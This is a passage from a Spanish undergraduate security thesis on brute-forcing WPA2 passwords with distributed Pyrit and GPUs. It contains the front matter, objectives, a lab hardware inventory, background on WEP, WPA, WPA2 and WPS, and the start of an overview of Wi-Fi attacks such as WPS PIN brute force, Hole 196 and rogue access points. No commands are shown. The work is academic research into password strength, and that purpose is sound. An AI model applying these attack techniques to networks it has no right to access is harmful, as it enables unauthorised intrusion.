

Ataques a WPA2 con Pyrit

Daniel Martínez Luengo

Grado de ingeniería informática

TFG - Seguridad informática

Tutor: Cristina Pérez Solà

Profesor: Helena Rifà Pous

03/01/2018



Esta obra está sujeta a una licencia de
Reconocimiento-NoComercial-CompartirIgual [3.0](https://creativecommons.org/licenses/by-nc-sa/3.0/es/)
[España de Creative Commons](https://creativecommons.org/licenses/by-nc-sa/3.0/es/)

FICHA DEL TRABAJO FINAL

Título del trabajo:	<i>Ataques a WPA2 con Pyrit</i>
Nombre del autor:	<i>Daniel Martínez Luengo</i>
Nombre del consultor/a:	<i>Cristina Pérez Solà</i>
Nombre del PRA:	<i>Helena Rifà Pous</i>
Fecha de entrega (mm/aaaa):	01/2018
Titulación::	<i>Grado de ingeniería informática</i>
Área del Trabajo Final:	<i>TFG - Seguridad informática</i>
Idioma del trabajo:	<i>Castellano</i>
Palabras clave	WPA2 Pyrit Serve
Resumen del Trabajo (máximo 250 palabras): <i>Con la finalidad, contexto de aplicación, metodología, resultados i conclusiones del trabajo.</i>	

Mediante este trabajo, se pretende dar a conocer las vulnerabilidades y ataques contra el protocolo WPA2, pero sobretodo el ataque de fuerza bruta. A través de varios casos prácticos, se pretende demostrar que a pesar de los años que han pasado desde que se aprobó el estándar 802.11i y siempre que se configure correctamente, aún sigue siendo resistente a ataques de fuerza bruta. Para realizar el proyecto, se ha empleado una herramienta que permite el trabajo de forma distribuida y de esa manera ampliar el poder de computación usando tarjetas gráficas y varios equipos conectados en red. Las pruebas realizadas con la herramienta pyrit han sido de tipo “prueba y error” registrando los datos obtenidos y recogiendo los problemas y cómo solucionarlos en un entorno de laboratorio compuesto por nueve ordenadores conectados en una red LAN a Gigabit. Las conclusiones de las pruebas se basan en los datos obtenidos y se demuestra que, aunque la capacidad de cómputo ha aumentado mucho en los últimos años, una contraseña bien configurada de WPA2 no se puede romper en pocos días debido a que el número de combinaciones es tan grande, que toma demasiado tiempo probarlas todas. También hemos demostrado que, con la capacidad de cómputo actual podemos romper una contraseña de ocho caracteres formada por números o por letras y números en un corto espacio de tiempo.

Abstract (in English, 250 words or less):

With this project, we want to show the vulnerabilities and attacks of the WPA2 protocol, including the brute force attack. It is intended to demonstrate, using several case studies, that although 802.11i standard was done in 2004, it is still reliable against to brute force attacks. Pyrit tool was the choice to test it. It is a powerful tool able to work with distributed systems and computing power graphics cards, everything connected to a network. The methodology is simple, it was used the Scientific method of trial and error, in a Lab environment composed by nine computers connected to a gigabit network. It has been recorded the get data and collecting the problems and how to solve them. The conclusions of the tests are based on the get data and it is shown that a well-configured WPA2 password cannot be broken with the current computing capacity because the number of combinations is so large, that it still takes too much time consuming to finish all process. However, it is observed that it could be broken a kind of passwords, which have eight characters (letters and numbers) in a few days with a small number of computers and graphics cards.

Dedicatoria

Dedico este trabajo a mi familia, sin ella no habría sido posible, tanto por su apoyo como por sus continuos ánimos. Especialmente a mi mujer, Laura, que siempre me dejaba tiempo libre para dedicar a prácticas y exámenes.

Índice:	4
1. Introducción	9
1.1 Contexto y justificación del Trabajo	9
1.2 Objetivos del Trabajo	10
1.3 Enfoque y método seguido	10
1.4 Planificación del Trabajo	11
1.5 Breve resumen de productos obtenidos	12
1.6 Breve descripción de los otros capítulos de la memoria	12
2. Seguridad en redes inalámbricas.	14
2.1 Introducción a las redes inalámbricas	14
2.1.1 WEP	15
2.1.2 WPA	15
2.1.3 WPA 2	15
2.1.4 WPA personal y enterprise	15
2.1.5 WPS	16
2.2 Seguridad en WPA, WPA2 y WPA2 ENTERPRISE	16
2.2.1 Seguridad en WPA	16
2.2.2 Seguridad en WPA 2	17
2.2.3 Seguridad en WPA 2 ENTERPRISE	17
2.3 Ataques a redes WPA	17
2.3.1 Ataques WPS	19
2.3.2 Ataque de desautenticación.	19
2.3.3 Ataque de fuerza bruta.	20
2.3.4 Krack	23
2.3.5 Radius falso	31
2.3.6 AP falso	31
2.3.7 Ataque de cálculo de pre-shared key en función del fabricante	32
2.3.8 Hole 196	32
3. Montaje del entorno de pruebas.	33
3.1 Inventario de hardware y costes	33
3.2 Distribución y acoplamiento hardware	34
3.3 Selección de sistemas operativos, aplicaciones y tarjetas gráficas.	35
3.3.1.- Selección de sistemas operativo:	36
3.3.2.- Selección de herramienta de crackeo de contraseña WPA2:	36
3.3.3.- Selección de tarjeta gráfica:	39
3.4 Configuración software	40
3.4.1 Configuración de red	40
3.4.2 Configuración de pyrit serve	40
3.4.3 Configuración de drivers	40

3.4.4 Ataque directo	40
3.4.5 Ataque con diccionario	42
4. Recogida de datos caso práctico “Pyrit serve”	43
4.1 Datos tarjetas gráficas	44
4.2 Datos consumo eléctrico	46
4.3 Datos ataque fuerza bruta	47
5. Conclusiones	51
5.1 Conclusiones técnicas.	51
5.2 Conclusiones finales y trabajos futuros	55
5.2.1 Conclusiones finales	55
5.2.2 Trabajos futuros	57
5.2.2.1 Móviles.	58
5.2.2.2 Almacenamiento en SSD [101], SAS-SSD [101] o cabina.	58
5.2.2.3.- Computación en la nube.	58
5.5.5.4 Conexión a base de datos [102] pyrit [11] mediante vpn.	58
5.2.2.5 Imagen en pen drive.	58
6. Glosario	59
7. Bibliografía	62
8. Anexos	69
8.1 Anexo I: Configuración de red.	69
8.1.1.- Configuración de la IP [60]:	69
8.1.2.- Configuración del servicio dns [99]:	69
8.1.3.- Configuración del servicio ssh [98]:	70
8.2 Anexo II: Configuración de pyrit server.	71
8.2.1.- Configuración en los servidores:	71
8.2.2.- Configuración en el cliente (o equipo principal):	71
8.3 Anexo III: Configuración de drivers.	71
8.3.1.- Primero actualizamos la BBDD [102] de paquetes.	71
8.3.2.- Instalamos Pyrit, Pyrit-OpenCL y ubuntu-driver-common	71
8.3.3.- Instalamos los driver de NVIDIA [64] y la herramienta CUDA [84].	72
8.3.4.- Otros drivers.	72
8.4 Anexo IV: Captura del 4-way handshake	72
8.4.1.- Poner la tarjeta en modo monitor.	72
8.4.2.- Ejecutar la aplicación “airodump”.	73
8.4.3.- Recoger el 4-way handshake [1].	73
8.5 Anexo V: Cálculo de PMK con función PBKDF2 para WPA2	73
8.6 Anexo VI: Generar PMKs con Pyrit.	74
8.6.1.- Instalación de drivers nvidia [64] y pyrit 0.5.1 [12]:	75
8.6.2.- Configuración de pyrit [12].	76
8.6.3.- Ataque contra un ESSID:	78

8.7 Anexo VII: Ataque al vuelo con mp64 + Pyrit + coWPAtty.	79
8.7.1.- Primero instalamos las herramientas necesarias:	79
8.7.2.- Ahora solo queda unir todos los comandos mediante pipes:	80
8.8 Anexo VIII: Creación de diccionario.	80
8.9 Anexo IX: Ataque de fuerza bruta con base de datos.	83
8.9.1.- Capturar y chequear el 4-way handshake [1].	83
8.9.2.- Generar el diccionario de contraseñas a medida.	83
8.9.3.- Utilizar la herramienta Pyrit [11].	83
8.10 Anexo X: Tablas datos	88
8.10.1.- Tabla 2. PMKs de tarjetas gráficas y CPUs.	88
8.10.2.- Tabla 3. Consumo eléctrico dispositivos.	89
8.10.3.- Tabla 4. Coste, tiempos y ocupación	90
8.10.4.- Tabla 5. Características equipos.	90
8.10.5.- Tabla 6. Sumatorio de PMKs	90
8.11 Anexo XI: Krack Attack.	91

1. Introducció

1.1 Contexto y justificación del Trabajo

WPA2 [1] o IEEE 802.11i-2004 [1] se creó en 2004 para paliar los problemas de seguridad que presentaba su antecesor IEEE 802.11 [4] (que usaba WEP [3]). Durante estos años se han ido detectando algunas vulnerabilidades, pero no han sido graves hasta este año que ha aparecido KRACK ATTACK [26]. Esta última vulnerabilidad encontrada ha demostrado que en la comunicación WI-FI [5], utilizando WPA2 [1], no está garantizada la confidencialidad. A parte de KRACK [26] y otras vulnerabilidades que comentaremos, WPA2 [1] tiene una que permite atacarlo mediante fuerza bruta [10]. En todas las empresas, en todos los hogares y en casi todos los negocios cada vez más se utilizan redes inalámbricas. Cuando se creó WPA2 en 2004, no existía la capacidad de cómputo que hay ahora con los superordenadores, las tarjetas gráficas con miles de cores, las redes distribuidas, etc. Se ha invertido mucho en mejorar la velocidad de las mismas, sin embargo no se está invirtiendo tanto en mejorar el protocolo de encriptación y protección del medio que en este caso es WPA2 [1] creado en 2004.

Este trabajo se centra en dos objetivos, el primero de ellos es comprobar que existen herramientas de código abierto y que trabajan de forma distribuida mediante las cuales se podría llegar a obtener una capacidad de cálculo tan elevada como para ser capaces de romper (mediante ataque de fuerza bruta [10]) una contraseña WPA2 [1] de 8 caracteres (que son el número de caracteres de algunos proveedores). El segundo objetivo deriva del primero ya que, aunque se generase una inmensa capacidad de cálculo, se quiere demostrar que ya han pasado más de 13 años desde que apareció WPA2 [1] y que una contraseña de 8 caracteres y de unas determinadas características sería improbable lograr romperla mediante fuerza bruta [10] en un corto espacio de tiempo (días). Para lograr los objetivos, se va a utilizar una herramienta que permite realizar los cálculos de PMKs [1] de forma distribuida y también permite el uso de GPU [6]. También se van a realizar los cálculos teóricos y las pruebas reales. Finalmente, con los resultados, podremos ver si hemos logrado los objetivos.

La elección de este trabajo se debe a que abarca una gran cantidad de competencias vistas durante el grado de ingeniería informática y que además, es uno de los puntos críticos más vulnerables de una red. Esto es así porque desde una cierta distancia se tiene acceso al medio de comunicaciones utilizado sin ningún tipo de vigilancia o restricción, lo que permite realizar ataques sin hacer saltar las alarmas. Además, curiosamente, muchas veces las redes inalámbricas quedan expuestas porque no dependen de la máquina sino de configuración humana (la contraseña del router) y por comodidad se utilizan contraseñas simples y que se encuentran fácilmente en diccionarios.

1.2 Objetivos del Trabajo

Los objetivos principales del proyecto son dos:

1.- Comprobar que existen herramientas de código abierto y que funcionan de forma distribuida mediante las cuales se podría llegar a obtener una capacidad de cálculo tan elevada como para ser capaces de obtener en texto plano (mediante ataque de fuerza bruta [10]) una contraseña WPA2 [1] de 8 caracteres. Este objetivo se divide en varios:

- 1.1 Estudio del protocolo WPA [2] y sus vulnerabilidades.
- 1.2 Estudio de las herramientas de pentesting que aplican a ataques conocidos sobre redes WIFI protegidas con el protocolo WPA2 [1]
- 1.3 Configurar un entorno de red Lan [40] a 1 Gigabit de velocidad.
- 1.4 Añadir la mayor cantidad de equipos en red.
- 1.6 Conseguir la mayor cantidad de computo para generar PMKs [1] gracias a tarjetas gráficas potentes.
- 1.7 Realizar distintos test con herramientas que permitan trabajo en red (cliente/servidor).
- 1.8 Realizar varios casos prácticos y recoger los datos para comprobar la veracidad.

2.- El segundo objetivo deriva del primero ya que, aunque se generase una inmensa capacidad de cálculo, se quiere demostrar que ya han pasado más de 13 años desde que apareció WPA2 [1] y que una contraseña de 8 caracteres y de unas determinadas características sería improbable (que no imposible) lograr romperla mediante fuerza bruta [10] en un corto espacio de tiempo (días).

- 2.1 Estudio del protocolo WPA [2] y sus vulnerabilidades.
- 2.2 Estudio de las herramientas de pentesting que aplican a ataques conocidos sobre redes WI-FI [5] protegidas con el protocolo WPA2 [1].
- 2.3 Realizar los cálculos teóricos del tiempo y recursos necesarios en las diferentes configuraciones de una contraseña formada por 8 caracteres.
- 2.4 Realizar un caso práctico y recoger los datos para comprobar la veracidad.

1.3 Enfoque y método seguido

Existen varias herramientas para realizar fuerza bruta [10] contra WPA2 [1]. Algunas de ellas más rápidas y más optimizadas que la escogida finalmente. Se seleccionó una herramienta que fuese capaz de soportar la carga de trabajo de tipo cliente/servidor permitiendo añadir más equipos a la red para comprobar que iba aumentando la capacidad de cómputo. En algunos foros encontramos algunos procedimientos parecidos al realizado en este trabajo, pero no al nivel de detalle ni recogiendo tanta información con lo que podríamos deducir que muchas de las pruebas es la primera vez que se documentan y hay que anotar que se corren varios riesgos añadidos.

La estrategia a seguir es la un laboratorio de batería de pruebas. Se realizan pruebas y se anotan los datos obtenidos. Se cambia el modelo (por ejemplo añadiendo un equipo más a

la potencia de cálculo de la red), se realizan pruebas y se recogen los datos. En todos los diferentes casos se anotarán los pasos a seguir para reproducir el laboratorio, los datos recogidos y se registran los errores. Basándonos en todo ello, generamos las conclusiones e intentaremos llegar a los objetivos.

B	C	D	E	F	G	H	I	J	K	L	M	N
Nombre	IP	Microprocesador	Velocidad GHz	Nucleos	HDD	Memoria GB	PMK/s por core	Total	Sumatorio PMK/s	Modelo Gráfica	Fabricante	
Gestion Switch	192.168.1.200	Intel i5-2520M	2.5	4	250	8	500	2000		Intel	Intel	
M1	192.168.1.201	AMD FX(tm)-8320 Eight-Core	3.5	8	250	12	620	4960	4960	Switch Giga	Netgear y DLink	
M2	192.168.1.202	Intel Quadcore Q9550	2.83	4	250	4	800	3200	8160	GTX295	NVIDIA	
						4	800	3200	11360	GTX680	NVIDIA	
						4	800	3200	14560	GTX670	NVIDIA	
						4	800	3200	17760	Quadro K4000	NVIDIA	
						4	800	3200	20960	GTX260	NVIDIA	
						4	800	3200	24160	GTX560	NVIDIA	
						6	450	1800	25960	GTX295	NVIDIA	
						3	600	1200	27160	GT730	NVIDIA	
										GT9600	NVIDIA	
										GT630	NVIDIA	





Imagen 1: Laboratorio de equipos y registro de datos

1.4 Planificación del Trabajo

Pasamos a enumerar los distintos hitos de la planificación del trabajo.

1. Estudio del protocolo WPA [2] y herramientas de “Pentester” [105] que apliquen.

2. Configuración hardware:

Las siguientes tareas dependen del aprovisionamiento del hardware (PC [96] + tarjetas gráficas + switch [97]):

1. Configuración software.

a. Instalación del SO.

b. Instalación drivers.

c. Instalación y configuración de las aplicaciones.

2. Pruebas benchmark [95].

a. Configuración pyrit/pyrit-openCL [11].

b. Configuración pyrit [11] con base de datos [102].

3. Recogida y presentación de los datos estadísticos y conclusiones.

a. Creación de tablas de progreso por aumento de CPU/GPU [6].

b. Conclusión y resolución del TFG.

Diagrama de Gantt:

GANTT project		
Nombre	Fecha de inicio	Fecha de fin
★ PEC1PlanDeTrabajo	20/09/17	6/10/17
● PEC2EstudioWPAyHerra.AtaqueWPA	9/10/17	16/10/17
● PEC2ConfiguracionHardware	12/10/17	22/10/17
● PEC2ConfiguracionSoftware	17/10/17	5/11/17
● PEC3RecogidaDatos	1/11/17	23/11/17
● PEC3PruebaDeConcepto	15/11/17	1/12/17
● PEC4Memoria	4/12/17	3/01/18
● EntregaPresencial	4/01/18	11/01/18

Imagen 2: Fechas diagrama de Gantt.




Imagen 3: Diagrama de Gantt

1.5 Breve resumen de productos obtenidos

Mediante este trabajo se pretenden obtener la cantidad de datos necesaria para demostrar los objetivos buscados y también, mediante los anexos unas guías de como configurar un entorno para ayudar a realizar posibles pruebas futuras. También, un breve resumen de las vulnerabilidades conocidas que existen contra WPA2 [\[1\]](#).

- 1.- Vulnerabilidades en WPA2 [\[1\]](#).
- 2.- Guía de configuración del entorno de laboratorio.
- 3.- Datos de las pruebas.
- 4.- Conclusiones de las pruebas.

1.6 Breve descripción de los otros capítulos de la memoria

Capítulo 2: En este apartado, realizaremos una pequeña introducción a las redes inalámbricas y hablaremos de las vulnerabilidades conocidas y más populares del protocolo

WPA2 [1]. También se comentarán los ataques que se aprovechan de esas vulnerabilidades.

Capítulo 3: En este apartado, describiremos el montaje del entorno de pruebas. Se apuntará a los anexos correspondientes para la configuración técnica. También, se mostrará el inventario necesario y el presupuesto real del proyecto.

Capítulo 4: Se recogerán todos los datos de las pruebas realizadas: datos de potencia de cálculo de PMKs [1], consumo eléctrico, tiempos, etc.

Capítulo 5: En este apartado se reflejarán las conclusiones a las que se ha llegado a partir de los laboratorios y de los datos obtenidos. También se anotarán los errores recogidos a lo largo de todo el proyecto.

Capítulo 6: Se muestra el glosario.

Capítulo 7: Se muestra la bibliografía a la que se ha recurrido durante el proyecto.

Capítulo 8: Incluirá todos los anexos de los casos prácticos así como las tablas de datos.

2. Seguridad en redes inalámbricas.

2.1 Introducción a las redes inalámbricas

Las redes inalámbricas funcionan en nuestro entorno mediante una serie de ondas electromagnéticas que, trabajando a diferentes rangos de frecuencia se separan en distintos tipos. Cada tipo es usado de una manera y para un propósito concreto pero todas tienen en común que usan el medio aéreo como medio de transporte de datos sin necesidad de material físico como puede ser par trenzado o fibra óptica. Fuente: [148]

El tipo de red sobre la que se tratará en este trabajo es la red WI-FI IEEE 802.11 [4] y más concretamente la que utiliza WAP2 (802.11i) [1] para asegurar el medio.

Posicionamiento de Estándares Wireless




Imagen 4: Distintas redes. Fuente: [148]

Tipos de redes WI-FI 802.11 según su evolución:

Tipo	Año	Frecuencia	Velocidad
802.11	1997	2.4 GHz	2 Mbps
802.11b	1999	2.4 GHz	11 Mbps
802.11a	1999	5 GHz	54 Mbps
802.11g	2002-2003	2.4 GHz	54 Mbps
802.11n	2009	2,4 y 5 GHz	300 Mbps
802.11AC	2013	2.4 y 5GHz	1.300 Mbps a 5GHz 450Mbps a 2,4 GHz
802.11AD	2012	60 GHz	7,13 Gbps
802.11AH	2016	0.9 Ghz	Por determinar

Tabla 1: Redes Wifi. [14]

2.1.1 WEP

El sistema de cifrado WEP o Wired Equivalent Privacy [3] (privacidad equivalente a cableado) se presentó en 1999 para proteger las comunicaciones en las redes 802.11 [4]. Antes de su presentación, David Wagner [15] ya había encontrado una gran vulnerabilidad que permitía conseguir la clave de cifrado a través, por ejemplo, de reutilizar el vector de inicialización [21] capturando el tráfico transmitido. Para proteger los datos enviados por el medio aéreo, WEP [3] usaba el tipo de cifrado de flujo RC4 (Rivest Cipher 4) [16] ya declarado como no seguro. Fuente y más información ver [134].

2.1.2 WPA

Wi-Fi protected access o WPA [2] fue creado por la Wi-Fi Alliance [17] para solucionar las vulnerabilidades de WEP [3]. Para ello, cumplió la mayoría del estándar 802.11i [1] hasta que llegó WPA2 [1]. Al igual que WEP [3], en su versión WPA-PERSONAL [2] utiliza una clave precompartida (pre-shared key) [9] que se utiliza para cifrar el medio. También, utiliza RC4 [16] y vector de inicialización [21], pero añade TKIP (Temporal Key Integrity Protocol) [18] y de esa manera evita los ataques que se utilizaban contra WEP [3] al generar una clave de cifrado temporal cada cierto tiempo o en cada conexión. También, mediante MIC (Message Integrity Code) [8] evita el problema que tenía WEP [3] y que permitía modificar las tramas aunque no fuesen auténticas debido a lo vulnerable que era su CRC (Cyclic Redundancy Check) [19]. A parte de eso, al incluir un contador de tramas, WPA [2] ya no es vulnerable a la reinyección de paquetes (replay attacks) [20] que permitía generar más IV (vector de iniciación) [21] para averiguar la clave precompartida WEP [3].

A pesar de mejorar la seguridad que proporcionaba WEP [3], ya se han encontrado varias vulnerabilidades que son capaces de descifrar algunos paquetes y volver a inyectarlos a la propia red. Por este motivo, y porque apareció WPA2, ya no se usa WPA-TKIP [18].

2.1.3 WPA 2

WPA2 [1] es la implementación completa del estándar 802.11i (2004) [1]. La gran diferencia con respecto a la versión anterior WPA [2] es que éste último utilizaba TKIP [18], sin embargo WPA2 [1] utiliza el método de cifrado AES (advanced encryption system) [22]. AES [22] es un tipo de cifrado de bloque simétrico seguro muy utilizado. Fue presentado por el NIST (Instituto Nacional de Estándares y Tecnología) [23] en el 2001 y gracias a su implementación en el estándar 802.11i [1] logra una mayor seguridad y soluciona las vulnerabilidades comentadas anteriormente aunque una vulnerabilidad [26] en el intercambio de claves (4-way handshake) [1] descubierta hace poco tiempo (se presentó el 16/10/2017) convierte WPA2 [1] en vulnerable a menos que se aplique un parche a los extremos (AP [7] y Cliente).

2.1.4 WPA personal y enterprise

La diferencia entre WPA PERSONAL [24] y ENTERPRISE (personal o de empresa) [24] es que la primera no necesita infraestructura, utiliza una clave precompartida (pre shared key) [9] configurada en el access point y en todos los clientes. Con respecto a Enterprise [24], necesita de una infraestructura que disponga de RADIUS (802.1x) [25]. Éste se usa para

retransmitir los usuarios que se puedan conectar y autenticar en un servidor centralizado. WPA [2] enterprise [24] se considera más seguro ya que en cada autenticación de los usuarios se asegura el medio mediante un túnel (EAP - Protocolo de de autenticación extensible [27] + MS-CHAPv2 [28] o TTLS [27]).

Fuente y más información de WPA empresa [135].

2.1.5 WPS

Wireless Protected Setup o WPS [29], es una funcionalidad creada por la WI-FI Alliance [17] para ayudar a configurar un red de forma sencilla. Al margen de la seguridad que tenga configurado el punto de acceso, WPS [29] permite conectar dispositivos simplemente introduciendo un código PIN [29] o pulsando el propio botón del router (PBC - Push Button Configuration) [29] lo que facilita el proceso de conexión.

Más información [137].

2.2 Seguridad en WPA, WPA2 y WPA2 ENTERPRISE

2.2.1 Seguridad en WPA

A continuación, se enumeran los mecanismos de seguridad de WPA [2]:

- Clave precompartida: Una clave se configura en el access point y en todos y cada uno de los equipos que se quieran conectar.
- Utiliza TKIP (Temporal Key Integrity Protocol) [18] para cambiar la contraseña en cada conexión y para cada cliente en función de su mac [31].
- Integridad mediante MIC [8]. Message authentication code se encarga de asegurar la integridad de las tramas para que no se falsifiquen y se reinyecten al medio.
- Cifrado RC4 [16] con una clave de 128 bits y un vector de inicialización [21] de 48 bits.




Figura 12. Esquema y encriptación de TKIP Key-Mixing

Imagen 5: Encriptación TKIP. [18]. Fuente [133]

2.2.2 Seguridad en WPA 2

A continuación, se enumeran los mecanismos de seguridad de WPA2 [1]:

- Clave precompartida: Una clave se configura en el access point y en todos y cada uno de los equipos que se quieran conectar.
- Utiliza CCMP (counter mode with cipher block chaining message authentication code protocol) [30] para administrar la autenticación de usuarios y la integridad de la clave.
- Utiliza AES [22] de 128 bits con vectores de inicialización [21] de 48 bits.




Figura 14. Encriptación CCMP

Imagen 6: Encriptación CCMP. [30]. Fuente [133]

2.2.3 Seguridad en WPA 2 ENTERPRISE

A continuación, se enumeran los mecanismos de seguridad de WPA ENTERPRISE [24]:

- La seguridad de WPA2 enterprise [24] reside en que utiliza AES [22] para cifrar los datos pero utiliza un servidor Radius [25] para la autenticación lo que securiza aún más las conexiones WPA2 [1]. Existen varios tipos de autenticación que usan la estructura EAP [27] pero los más recomendables por su seguridad y facilidad de implementación son PEAP y EAP-TTLS [27] ya que no requiere la distribución de certificados en los clientes.

2.3 Ataques a redes WPA

El estándar 802.11i (WPA2) [1], ha sido desarrollado por un gran número de ingenieros relacionados con las comunicaciones y la seguridad. Es por ello que, desde que se terminó la implementación en el año 2004 se ha conseguido mantener sin vulnerabilidades graves que permitan romper su seguridad hasta mayo de 2017 que se descubriese y se publicase

el 17 de septiembre de este mismo año la vulnerabilidad Krack Attack (Key Reinstallation Attacks) [26].

Después de realizar un estudio sobre la seguridad en WPA [2], se buscan las vulnerabilidades existentes. A pesar de que WPA2 [1] se consideraba seguro hasta que apareció KRACK [26], ya existían algunas a tener en cuenta:

- **Ataque de cálculo de pre shared key [9] en función del ISP [34].** Durante unos años, los distintos proveedores de Internet disponían de herramientas para generar las claves WPA [2] y WPA2 [1] de los routers en función de su SSID [35] de tal manera que si se conseguía encontrar el algoritmo de creación de la clave sería fácil averiguar la contraseña de cada WI-FI [5]. Aunque parece que es algo poco común, durante varios años era posible encontrar un buen número de WI-FI [5] afectadas por este fallo.
- **Hole 196 (2010) [36]:** Esta vulnerabilidad permite a un atacante que haya conseguido conectarse a una red WI-FI [5] protegida con WPA-Personal [24] (o sepa su contraseña), realizar ataques Man In The Middle [38], desvelar el tráfico, realizar envenenamiento dns [39] y varios ataques que se podrían realizar en una LAN [40]. Es necesario estar autenticado dentro de la misma, pero una vez hecho esto, se puede poner en peligro la confidencialidad de la red.
- **CVE-2011-5053 (2011) [41]:** Es un ataque que no se realiza como tal al protocolo WPA2 [1] sino al router que lo utiliza junto con WPS [29]. Si dicho router tiene WPS [29] habilitado, este es vulnerable a un ataque de fuerza bruta [10] mucho más rápido y eficaz que uno lanzado contra WPA2 [1]. Si el ataque se realiza con éxito nos dará la contraseña WPA [2] o la WPA2 [1].
- **DDoS (ataque de denegación de servicio) [42]:** Al utilizar un medio aéreo, es fácil inundar de ondas electromagnéticas y tramas falsas independientemente de la seguridad que tenga implementada.
- **Rogue AP o Fake AP [44]:** Falsos access point que se hacen pasar por los verdaderos. La diferencia es que envían al usuario a un portal cautivo en el que les invitan a introducir la contraseña del AP (access point) [7]. Una vez hecho esto, les dan conexión a Internet de forma normal y no son conscientes de que han facilitado al atacante la PSK [9] en texto plano. Esto no es una vulnerabilidad del protocolo WPA2 [1], es simplemente lo que se conoce como ingeniería social, y por desgracia es un ataque con un alto grado de éxito. [43]
